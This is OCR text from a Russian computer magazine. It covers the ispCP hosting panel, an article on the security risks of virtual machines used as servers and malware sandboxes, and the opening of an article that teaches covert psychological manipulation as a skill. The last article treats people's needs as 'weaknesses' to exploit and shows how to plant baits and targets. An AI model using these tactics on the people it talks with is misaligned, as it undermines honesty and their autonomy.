После установки в системе присутствует только одна учетная запись со статусом администратора. Добавить другие, можно перейдя в меню «Управление учетными записями». В ispCP, в отличие от некоторых других решений, администратор не может сам отдавать отдельным пользователям запрашиваемые ресурсы. Эта функция возложена на реселлеров, роль которых могут играть менеджеры. Поэтому в этом меню администратор может создать других администраторов и реселлеров, а также переназначить реселлера или пользователя другому админу либо реселлеру. Здесь же можно просматривать список активных пользовательских сессий и при необходимости завершать их. В пункте «Почтовая рассылка» можно набрать сообщение и отправить его выбранной группе пользователей. Эту возможность обычно используют для оповещения об акциях, новых тарифах и т.д.
Интерфейс реселлера несколько отличается от админского. Тут уже появились меню «Управление хостинг планами» и «Управление заказами». В первом настраиваются шаблоны хостинга под разные условия (лимиты места на диске, трафика, поддоменов, почтовых ящиков, стоимость и т.д.). Во втором устанавливаются шаблоны заказов хостинга и показываются новые заказы. Пользователи и псевдонимы доменов создаются в меню «Управление пользователями». При выборе пункта нас встречает пошаговый мастер, который поможет быстро настроить все параметры. При создании пользователя следует учитывать свои лимиты. Так, если лимит места на диске у реселлера 1 Гб, то при попытке дать пользователю больше места, получим ошибку. Так же, как администратор, реселлер может рассылать сообщения, но только «своим» пользователям (сделать можно из меню почтовая рассылка).
Панель пользователя имеет все необходимое для управления доступными SQL-базами, доменами и псевдонимами, почтовыми ящиками и учетными записями FTP. Доступен и веб-интерфейс, позволяющий работать с электронной почтой прямо из браузера. Встроенный net2ftp обеспечивает доступ к файлам на FTP через браузер. При необходимости можно активировать защищенные зоны на веб-сервере или настроить Catch-all, то есть перехватывать всю почту, идущую в домен. По умолчанию ispCP создает резервные копии ежедневно. Доступ для восстановления информации можно получить из меню «Веб-инструменты» → «Ежедневный бэкап».

ЖИТЬ БУДЕТ ПРОЩЕ


Установка и настройка ispCP, как видишь, не сильно отличается от установки стандартной связки серверов. Но зато, если часто возникает необходимость в создании виртуальных серверов и почтовых аккаунтов с установкой различных ограничений и работой с DNS, — ispCP и подобные решения на порядок упрощают жизнь администратору. ⌶


▹ **dvd**
На прилагаемом к журналу диске ты найдешь файл локализации интерфейса ISPConfig 3.


▹ **warning**
Перед выбором хостинг-панели следует четко определиться с требованиями, в частности с сервисами, которые нужно поддерживать.

Модуль Virtualmin

Всем, кто пользуется Webmin, можно предложить модуль **Virtualmin** (www.webmin.com/index8.html), который позволяет через единый интерфейс управлять множеством виртуальных узлов Apache, BIND, баз MySQL и почтовых ящиков Sendmail или Postfix. Для каждого виртуального сервера создается новый пользователь, который может в дальнейшем самостоятельно администрировать свой участок. Для настройки используются имеющиеся для этих серверов стандартные модули, куда добавляются новые возможности, поэтому Virtualmin будет работать в большинстве конфигураций. Существуют две версии: GPL и коммерческая **Pro** (www.virtualmin.com). В последней дополнительно доступны HTML-редактор, настройка антиспам и антивирусной проверки, поддержка реселлеров и некоторые другие возможности.

Пользовательская панель позволяет управлять всеми доступными ресурсами




КРИС КАСПЕРСКИ


Властелин виртуальных машин

ПРАКТИЧЕСКИЕ СОВЕТЫ ПО РАЗВЕРТЫВАНИЮ ВИРТУАЛЬНОЙ ИНФРАСТРУКТУРЫ

Современные процессоры настолько мощны, что позволяют эмулировать самих себя практически без тормозов. В области системного администрирования это находит большое практическое применение. Но не все так просто, и прежде, чем возводить виртуальную систему, следует взвесить все аргументы за и против.

ДВЕРИ В ВИРТУАЛЬНЫЙ МИР

За последние годы на рынке появилось множество виртуальных машин — от узкоспециализированных (Bochs, eEye) до эмуляторов общего назначения (VMware, VirtualBox, QEMU, XEN, Virtual PC). Интерес к виртуализации растет, а сами эмуляторы по ходу дела осваивают новые профессии, становясь все более и более привлекательными игрушками в глазах системных администраторов. Именно «игрушками» — потому что к введению в промышленную эксплуатацию существующие эмуляторы еще не готовы. Ущерб от их использования намного превышает стоимость живого железа, которое они призваны заменять (не говоря уже о том, что большинство эмуляторов распространяются на коммерческой основе или, попросту, стоят денег).


Внешний вид эмулятора VirtualBox

Тем не менее, играться с виртуальными машинами можно и нужно! Есть все основания ожидать, что в ближайшие несколько лет разработчики выលижут баги и доведут эмуляторы до ума, а потому осваивать их надо прямо сейчас, чтобы потом не разворачивать виртуальную инфраструктуру впопыхах.

Существует, по меньшей мере, три типа виртуальных машин (не считая гибридов). К самым первым (и самым древним) относятся машины с полной эмуляцией. Классический пример — Bochs. Тормозит ужасно, зато позволяет эмулировать «чужеродные» архитектуры, например, x86 на Моторроллере или x86-64 на x86. Возвести многопроцессорную машину на однопроцессорной? Без проблем. Причем, основная операционная система надежно изолирована от гостевых виртуальных машин и причинить ей ущерб невероятно трудно. Bochs очень хорошо подходит для экспериментов с вирусами, червями и прочим зловредным ПО. Также его можно использовать для того, чтобы опробовать 64-разрядные операционные системы, прежде чем решиться покупать x86-64 — но высокие накладные расходы на эмуляцию (даже с учетом оптимизации и кэширования инструкций) предъявляют жесткие требования к аппаратной оснастке базовой машины. И проблема здесь даже не в том, что WinXP на P-4 под «Борщем» стартует около суток. Она вообще не стартует! Поскольку куча операций отваливается по тайм-ауту, в частности, если процедура инициализации драйвера выполняется свыше 10 секунд, система автоматически выгружает драйвер со всеми вытекающими отсюда последствиями.

Динамические виртуальные машины (QEMU, VMware, VirtualBox) эмулируют лишь привилегированные инструкции (равно, как и непривилегированные инструкции, имеющие доступ к системным данным). За счет этого скорость эмуляции возрастает на несколько порядков, и на P-III 733 уже можно комфортно работать в среде виртуального Win2k3, а на P-4 все просто летает. Расплатой за скорость становится принципиальная невозможность эмуляции «чужеродных» архитектур, плюс потенциальный риск атаки на основную операционную систему из гостевой. Теоретически, создать надежный динамический эмулятор вполне возможно, но практически… это же тысячи строк на Си/Си++ и мегабайты кода! К тому же, разработчики QEMU и VMware даже не пытались защитить основную систему от атаки со стороны гостевых виртуальных машин, чем с успехом пользуются вирусы и черви.

Аппаратная виртуализация (поддерживаемая последними моделями процессоров Intel и AMD) устраняет ляпы в x86-архитектуре, где системные данные надежно защищены только от записи, но могут быть прочитаны с прикладного уровня легальными непривилегированными командами. Это вынуждает эмулятор просматривать блок кода перед его выполнением, на что расходуется время. В процессорах фирмы Motorola таких дефектов нет, и потому динамическая эмуляция на них работает намного быстрее (и без всякой новомодной аппаратной поддержки!).



Запуск Win2k под виртуальной машиной Bochs в режиме полной эмуляции

Но рынок захватила x86-архитектура, вытеснив Motorol'у, и потому аппаратную виртуализацию встречают с очень большим энтузиазмом. Теоретически, скорость эмуляции должна вплотную приближаться к «живому» процессору, поскольку накладные расходы на виртуализацию близки к нулю. Однако, помимо процессора, виртуальная машина вынуждена эмулировать еще и оборудование. Без жестких дисков ведь не обойтись, а давать прямой доступ к физическим хардам — самоубийство. В этом причина того, что производительность виртуальных машин (даже с поддержкой аппаратной эмуляции) существенно отстает от живого железа, но все-таки обгоняет динамическую эмуляцию.

Естественно, за повышение скорости приходится платить. Во-первых, необходимо приобрести процессор с поддержкой аппаратной виртуализации (ладно, это не проблема, приобретем в ходе очередного планового апгрейда). Во-вторых (а вот это уже действительно серьезно), — процессоры содержат кучу дефектов, позволяющих воздействовать на основную операционную систему из гостевых виртуальных машин. Исправить ошибку в процессоре намного сложнее, чем в полностью программном эмуляторе! И что самое неприятное — спонтанные падения основной системы происходят даже без всякой атаки со стороны вредоносного кода! Словом, аппаратная виртуализация до сих пор остается плохо отлаженной игрушкой, не готовой к промышленному внедрению. Несмотря на это, Microsoft уже включила эмулятор с поддержкой аппаратной виртуализации в состав Win2k8, конкурирующий с бесплатным проектом XEN.

ВИРТУАЛЬНЫЕ СЕРВЕРА

Как можно использовать виртуальную машину в корпоративной или офисной сети? Например, поднять виртуальный сервер. А что? Допустим, нам нужен публичный WEB и приватный SQL. По соображениям безопасности, публичный сервер должен быть расположен в так называемой демилитаризованной (DMZ) зоне, а приватный SQL — внутри локальной сети, обнесенной по периметру глубоким защитным рвом (брандмауэром). Что требует двух машин. А как быть, если в наличии имеется только одна?

Теоретически (подчеркиваю!), можно поднять VMware или Virtual PC, разместив публичный WEB-сервер на виртуальной машине, а приватный SQL — на основной. И это как бы будет работать. «Как бы» — потому что для достижения приемлемого уровня производительности даже при поддержке аппаратной виртуализации нам понадобится довольно мощное железо, способное тянуть эмулятор с разумной скоростью. Значит, много сэкономить все равно не удастся, а если добавить к этой сумме издержки от неизбежных атак на виртуальную машину и сбои



▷ info

• Разработчики QEMU и VMware даже не пытались защитить основную систему от атаки со стороны гостевых виртуальных машин, чем с успехом пользуются вирусы и черви.

• Процессоры содержат кучу дефектов, позволяющих воздействовать на основную операционную систему из гостевых виртуальных машин.

• Подробнее о QEMU читай в этом же номере, в статье «Виртуальный полигон».



Intel Core 2 Duo — процессор с поддержкой аппаратной виртуализации, существенно увеличивающей скорость эмуляции

самой виртуальной машины, в долгосрочной перспективе мы имеем весьма внушительные убытки. Купить два отдельных физических сервера — дешевле, да и работать они будут намного стабильнее. А если денег на железо нет, то лучше отказаться от DMZ-зон, поселив публичные и приватные сервисы на одной машине и запретив приватным сервисам принимать трафик с внешних интерфейсов. А для надежности — еще и закрыть порты на брандмауэре. Как говорится, дешево и сердито, но это все-таки лучше, чем возня с виртуальными машинами.

ЗАГОН ДЛЯ ВИРУСОВ

Достаточно часто виртуальные машины используются для экспериментов с потенциально небезопасным программным обеспечением, полученным из ненадежных источников. Антивирусная проверка — не слишком-то хорошее средство для поиска неизвестных или модифицированных червей, вирусов и руткитов. Вредителям хорошо известно, как «ослепить» проактивные технологии и эвристические анализаторы. Утилиты, ориентированные на поиск руткитов, хорошо работают лишь в первые дни своего появления, а затем хакеры находят обходной путь.
Прямое сравнение дисковых образов палит все руткиты, червей и вирусы без исключения (конечно, при условии, что они вносят изменения в файловую систему, а не ограничиваются заражением одной лишь оперативной памяти, умирая при перезагрузке). Алгоритм поиска заразы выглядит так: снимаем образ стерильной системы, сохраняя его в надежном месте, устанавливаем новое программное обеспечение, снимаем еще один образ. Монтируем оба образа на заведомо не зараженную систему и сравниваем их. Тривиальное пофайловое сравнение выявляет до 90% малвари. Остальные 10% обнаруживает побайтовое сравнение, «вытягивающее» вирусы, прячущиеся в NTFS-потоках или других местах (работая с диском на низком уровне, мы должны знать все базовые структуры файловой системы, подробно описанные в моей книге «Техника восстановления данных», электронную копию которой можно бесплатно скачать здесь: nezumi.org.ru/recover-full-rus.zip).
Естественно, проводить подобные эксперименты лучше всего под эмулятором. Так намного проще оперировать образами виртуальных жестких дисков, да и выделять отдельную (физическую) машину не потребуется. Удобство, простота и экономия — налицо. Но простота хуже воровства, и экономия на выделенной машине до добра не доводит. Если виртуальная машина соединена с основной системой виртуальной сетью, то черви могут атаковать базовую операционную систему, используя дыры в сетевых службах. Администратору следует либо своевременно устанавливать все заплатки, либо отключить вирусный загон от Сети вообще — не забывая про расшаренные ресурсы. Виртуальная машина VMware поддерживает их в обход Ethernet-адаптера. Шары продолжают работать даже после удаления виртуальной сетевой карты, и подвержены сразу двум типам атак — через дыры в сервисе «общих папок» и путем засылки червей, модифицирующих шаблон папки, автоматически «подхватываемый» Проводником. То же самое относится и ко всем остальным типам носителей. Это существенно затрудняет обмен данными между виртуальной и основной машинами. Самое надежное — копировать данные через CD-ROM (не обязательно физический — подойдет и виртуальный, просто берем любую программу для создания iso-образов и монтируем ее на основную систему и на VMware).
Важно: по умолчанию VMware автоматически распознает все подключаемые USB-устройства и дает виртуальным машинам к ним полный доступ. Допустим, мы подключаем FLASH, внешний жесткий диск с USB-интерфейсом или другой девайс подобного рода, на котором тут же поселяется вирус, вырвавшийся из застенков виртуальной машины. Чтобы предотвратить вторжение, достаточно отключить USB-контроллер в свойствах виртуальной машины.
Однако проблемы на этом не заканчиваются. Руткиты уже давно научились распознавать виртуальные машины, отказываясь от заражения в их присутствии, что ломает весь концепт. Мы устанавливаем программное обеспечение с руткитом на виртуальную машину, сравниваем образы, ничего не находим и, довольные собой, запускаем руткита в основную систему. Выходит, гарантировано обнаружить современных руткитов при помощи виртуальных машин невозможно! А если еще учесть большое количество дыр в эмуляторах, то руткит имеет все шансы заразить основную систему из гостевой машины. Выход? Либо использовать выделенную живую машину, либо надежную виртуальную машину с полной эмуляцией (например, Bochs). Это предотвратит вирусное вторжение, но, увы, не спасет от детекции виртуальной машины руткитом. Bochs содержит множество мелких дефектов эмуляции (ведет себя не как настоящий процессор), которые не препятствуют работе нормальных программ, но могут быть использованы для детекта эмулятора. К тому же, ЛЮБОЙ эмулятор несет на своем борту довольно специфический набор виртуального

• **Существующие виртуальные машины** предназначены для запуска честных приложений и чисто конструктивно не приспособлены для изоляции зловредного программного обеспечения. А потому использовать их в роли «песочницы» (своеобразного загона для вирусов) категорически не рекомендуется, а если и использовать, то только с кучей предосторожностей, описанных в настоящей статье.


• **Даже самый крутой руткит** не устоит против сравнения дисковых образов (за вычетом руткитов, обитающих исключительно в оперативной памяти и не вносящих в файловую систему никаких изменений). Проблема в том, что руткиты уже научились детектировать популярные виртуальные машины, отказываясь от вторжения в их присутствии. А потому, чем меньше известна виртуальная машина, тем лучше для администратора и хуже для руткита.

Падение основной операционной системы, вызванное некорректным поведением гостевой виртуальной машины


железа, по которому его легко опознать. И хотя при наличии исходных текстов мы можем воспрепятствовать этому — купить живой компьютер намного дешевле, чем корежить виртуальное железо.
Резюмируя вышесказанное, делаем вывод: виртуальные машины — не слишком-то надежный загон для вирусов, хотя если не быть параноиком, то (с учетом низкого качества подавляющего большинства вирусов и руткитов) лучше использовать виртуальную машину, чем всецело полагаться на антивирусы.

ИНСТРУМЕНТ ВЫЯВЛЕНИЯ СЕТЕВЫХ АТАК

Офисные сети обычно не испытывают необходимости в сенсорах и датчиках, детектирующих вторжение, а если и испытывают, то дело обычно ограничивается приобретением коммерческой IDS/IPS-системы, встраиваемой в брандмауэр и спокойно работающей на шлюзе в интернете или на одном из узлов локальной сети.
С ростом сети появляется желание установить специализированную систему обнаружения вторжений, например, Snort (бесплатный) или AMP (коммерческий). И разместить ее на выделенном узле, поскольку для установки того же AMP администратор должен предоставить его поставщикам удаленный shell на свою машину. Причем, AMP будет не только автоматом скачивать свежие сигнатуры из Сети, но и отправлять весь подозрительный трафик для анализа на серверы компании Endeavor, которая и является его разработчиком.
Доверие — это прекрасно, но отдавать свой трафик в чужие руки… Нет, лучше разместить эту штуку на отдельном узле, отключенном от основной локальной сети, но запитанном от того же самого ISP — то есть ловящего тех же вирусов и червей, что и основные узлы локальной сети. Можно ли использовать для этой цели виртуальную машину? Конечно! Главное, надежно изолировать ее от корпоративной сети.
Наибольшую проблему представляют виртуальные сетевые карты, через которые гостевая операционная система легко доберется до основной. Все виртуальные карты в обязательном порядке должны быть отключены! Но… если у нас нет сети, как же тогда общаться с внешним миром и ловить трафик? Вариантов много. Вот только один из них: ADSL-модем с USB-интерфейсом, подключенный к виртуальной машине с выдернутой сетевой картой и заблокированными шарами.
Какую именно виртуальную машину следует использовать? VMware очень известна и слишком дырява. Bochs невероятно медленно работает. Virtual PC — неплохой выбор, но учитывая большое количество дыр в процессорах, его использование крайне небезопасно. Реально остается только VirtualBox, XEN или QEMU, хотя первый из них все еще достаточно сырой и до сих пор не отлаженный.



VMware — одна из самых популярных виртуальных машин с динамической виртуализацией



Endeavor Active Malware Protection (AMP) словила нового червя и отобразила его структуру в наглядном удобочитаемом виде

ЗЕРКАЛЬНЫЙ СЕРВЕР

Вредоносная природа червей и вирусов вполне объяснима. Они как раз для этого и писались. Увы, честное программное обеспечение зачастую наносит намного больший урон. Взять хотя бы обновления безопасности или новые версии. Всем администраторам хорошо известно, что их установка порой приводит к трудноразрешимым конфликтам, потерям данных, а то и полному краху операционной системы!
Аналогичным образом дела обстоят с кручением настроек, смысла которых администратор до конца не понимает и действует методом тыка. Одно неверное движение руки — и система отказывается загружаться, а чтобы поднять ее, требуются знания и квалификация, вырабатываемые только в борьбе с вот такими взлетами и падениями. По книжкам всего не выучишь… И здесь виртуальные машины — незаменимы.
Просто устанавливаем систему со всеми приложениями и сервисными службами на VMware/Virtual PC/VirtualBox/etc, и все новые заплатки, обновления, настройки в первую очередь обкатываем на гостевой операционной системе, наблюдая за ее реакцией. Если полет нормальный — переносим изменения на основную машину. Если же нет — соображаем, что здесь не так, и где косяк.
Виртуальные машины открывают практически неограниченные возможности для экспериментов. Главное — правильно ими воспользоваться, предусмотрев максимум возможных побочных эффектов и разработав план по их устранению.



УЛЬЯНА СМЕЛАЯ

НЕВИДИМЫЕ НИТОЧКИ МАРИОНЕТОК

ПСИХОЛОГИЧЕСКИЕ УЛОВКИ ДЛЯ УПРАВЛЕНИЯ ЛЮДЬМИ

Еще с древних времен способности к скрытому управлению соплеменниками приписывались лишь избранным. Такое убеждение взращивалось немалым количеством легенд и слухов. На самом деле, скрытое управление — такой же навык, как и набор текста вслепую или ходьба.

СЛУХИ ДОЛОЙ!

Каждый испытывает на себе влияние окружающих и пытается воздействовать на других. Это то, с чем сталкиваешься ежедневно. Разница лишь в том, являешься ты объектом скрытого управления или субъектом. А чаще всего — и тем и другим, одновременно. Получается, что скрытое управление — чуть ли не жизненно важный социальный навык. Многие (неосознанно для себя) пытаются влиять на преподавателей ради положительной оценки или на друзей — с целью завоевать их уважение. Это и есть навыки скрытого управления, и ты ими уже владеешь! В этой статье я лишь немного структурирую твои знания, и покажу общий механизм управления — с тем, чтобы им можно было пользоваться осознанно, а значит, более эффективно и успешно.

ЭТАПЫ СКРЫТОГО УПРАВЛЕНИЯ

Попытаемся разложить схему скрытого управления на этапы. Можно выделить пять основных пунктов:



Скрытое управление — это вмешательство в психические структуры личности

Великолепный стратег и мастер скрытого управления Доктор Хаус. Кто еще не видел сериала, — срочно смотреть!

1. Сбор информации об адресате.
2. Обнаружение мишеней и приманок.
3. Аттракция.
4. Понуждение адресата к действию.
5. Выигрыш инициатора воздействия.

Сбор информации — это поиск сведений об объекте, с помощью которых можно обнаружить мишени и приманки воздействия. Мишень — те особенности личности (слабости, потребности, желания), на которые мы воздействуем с целью управления на объект. Приманка — сродни блесне при рыбной ловле, нечто, притягивающее внимание объекта. Аттракция — это привлечение и удержание внимания объекта, умение расположить к себе. Если ты вспомнишь НЛП, то аттракция схожа с присоединением, подстройкой. Побуждение к действию — это воздействие на сознание, подсознание и включение соответствующей деятельности объекта. С выигрышем, думаю, и так все понятно. Эти пять шагов описывают любую самую сложную схему скрытого воздействия. Но в большинстве случаев скрытое управление идет по более простому маршруту и включает в себя лишь некоторые из перечисленных этапов.

КЛЮЧИ ОТ ЛЮДСКИХ ДУШ

Известно ли тебе, что у человека есть ряд потребностей, удовлетворение которых приносит положительные эмоции и радость? Именно они используются для управления людьми. Существует всего пять групп базовых потребностей:

1. Физиологические потребности (вода, еда, жилье, секс и т.д.).
2. Потребность в безопасности (в том числе, уверенность в своем будущем).
3. Потребность принадлежать какой-либо общности (семье, группе единомышленников, партии и пр.).
4. Потребность в признании, уважении.
5. Потребность в самореализации.

С точки зрения скрытого управления, наши потребности — это слабости (а-ля ошибки в программном обеспечении, способные привести к несанкционированному доступу). К ним можно подобрать ключ. Например, при продаже автомобиля, чтобы заинтересовать покупателя и спровоцировать его на покупку, достаточно понимать, какую именно потребность тот испытывает. Если это пункт два (в нашей классификации), то предложение автомобиля с большим количеством подушек безопасности и рассказ об опциях автомобиля, так или иначе связанных именно с безопасностью, наверняка, заинтересуют покупателя. В то время как рассказ о престижности автомобиля не будет иметь успеха и, скорее всего, человек уйдет, так ничего не купив.

Вот еще пример скрытого управления: молодой сисадмин работает в команде проекта, но особого желания работать сверхурочно (как и вся команда) не испытывает. Менеджер проекта, зная, что администратор испытывает потребность в уважении, говорит ему: «Ты очень перспективный, сильный специалист, не знаю, чтобы мы бы без тебя делали...». После чего парень начинает работать с удвоенной силой. Удовлетворяя потребность системного администратора в признании, менеджер скрыто управляет им. Человеческие слабости служат хорошим полигоном для скрытого управления. Яркий тому пример — любовь к халяве. Достаточно в ссылке на веб-странице написать «халява» и редко, кто пройдет мимо. Это тоже скрытое управление: заставить пользователей пойти по ссылке, основываясь на их тяге ко всему бесплатному.

ФОРМИРУЕМ МИШЕНИ


Существуют универсальные побудители-мишени, такие как чувство достоинства, стремление к успеху, стремление к материальной выгоде, получение удовольствия или комфорта, желание быть здоровым, иметь благополучную личную жизнь и т.д. Однако, чем малочисленнее группа, на которую ты хочешь оказать воздействие, тем точнее должен быть выбор мишеней. Давай на примерах посмотрим, что значит создать мишень.

Наверняка тебе известна поговорка «запретный плод сладок». Манипулятор может возбудить желание объекта к чему-то запретному, — мишенью при этом будет стремление объекта к преодолению каких-либо запретов. Жертва выберет то, что является запретным, с полной иллюзией, что она сама делает выбор.

Мишенью воздействия может стать и чувство соперничества, стремление быть лучше других. Например, фраза: «Леша, ты посмотри, подружка твоего друга в норковой шубе ходит, а тебе не стыдно, что твоя жена одета хуже?». Сначала идет вводная информация, которая дает точку отсчета. А во второй части предложения точка отсчета меняется. Получаем классическую манипуляцию. Если для Алексея чувство соперничества актуально, то такая манипуляция с ним сработает.

Еще одним способом формирования мишени может стать искусственное повышение ценности. Читал «Приключения Тома Сойера»? Там есть великолепный эпизод, в котором Том красит забор, а мальчики, ежеминутно прибегающие, чтобы посмеяться над ним, в итоге оставались красить забор за него. Том Сойер просто-напросто повысил ценность своей работы до такой степени, что вызвал интерес сначала у Бена, а потом у остальных. И они готовы были отдать яблоки, воздушного змея и прочие вещи за возможность покрасить забор!

Формирование мишени также может быть построено на использовании силы. «Не для себя ведь стараюсь, для всей нашей группы» — прием с привлечением заемной силы. Силой здесь выступает некая группа людей, ради которой старается манипулятор. С таким же



Общая схема скрытого управления



▷ info

• **Манипулятор** играет людьми, как ловкий кукловод играет марионетками.

• Под манипуляцией подразумевают скрытое (или подсознательное) психологическое воздействие на собеседника, с целью добиться выгодного манипулятору поведения.

• Аттракция обозначает **процесс взаимного тяготения** людей друг к другу, механизм формирования привязанностей, дружеских чувств, симпатий, любви.

• **Эмпатия** — способность поставить себя на место другого человека, способность к сопереживанию.

успехом можно было сослаться на начальство: «Я не возражаю, но вот вышестоящее руководство категорически против» (тоже пример манипуляции с привлечением заемной силы).

ПРИМАНКИ

Приманки — это некие крючки, на которые мы «цепляем» объект. Приманкой может быть захват воображения объекта. Что это значит? Это значит, в красках расписать преимущества, бонусы, светлое будущее так, чтобы жертва прониклась всей той лапшой, которую мы собрались повесить ей на уши. Воображение — вообще важнейший объект манипуляции. Это способность творческая, и меньше всего она подвержена логике и традициям, а, значит, уязвима для воздействия извне. Скажем, толпу увлекают за собой, воздействуя на ее воображение. Не факты сами по себе поражают толпу, а то, каким образом они преподносятся.
Мишенями, на которые оказывает воздействие манипулятор, также являются память и внимание. Задача манипулятора — в чем-то убедить людей. Для этого надо, прежде всего, привлечь внимание к сообщению, а затем сделать так, чтобы человек его запомнил (убедительно для нас то, что остается в памяти). Этот вид приманки используется в рекламе, в политике и даже театре. Литературный пример использования захвата воображения: речь Остапа Бендера перед любителями шахмат в романе «12 стульев».
Отдельно хотелось бы сказать про такую приманку, как обещания. Разные люди в разной степени верят обещаниям, но это, в любом случае, мощное оружие воздействия. Вспомним хотя бы доверчивых вкладчиков небезызвестной пирамиды «МММ» и многих других подобных компаний.
Приманкой может быть все, что угодно: фраза, вопрос, анекдот, случай из жизни — все, что пробуждает интерес объекта и удерживает его внимание. В журналистике роль приманки играют крикливые заголовки. Если заголовок статьи интересный, цепляющий, привлекательный, то статья будет прочитана, а если заголовок скучный, блеклый, не вызывает никаких эмоций, то скорее всего ты просто пролистнешь этот материал и будешь читать что-нибудь с более интригующим названием.


Пассивная защита: прикинуться «ветошью» и не реагировать, упрямо двигаясь в своем направлении

АТТРАКЦИЯ

Слово «аттракция» произведено от английского attraction (притяжение, тяготение). В НЛП это близко к понятию «присоединение». Аттракция не считается обязательным этапом, но она облегчает скрытое управление людьми. Дабы не углубляться в психологическую теорию, опишу только некоторые приемы. Один из них — комплимент. Главное, не путать его с грубой лестью. Комплимент — это особая форма похвалы, выражение одобрения, уважения или признания. Лесть же, как правило, — сильное преувеличение достоинств собеседника. Комплимент удовлетворяет важнейшую психологическую потребность человека — потребность в положительных эмоциях. Собеседник, умело говорящий комплименты, становится желанным, вызывает симпатию и, как следствие, доверие.
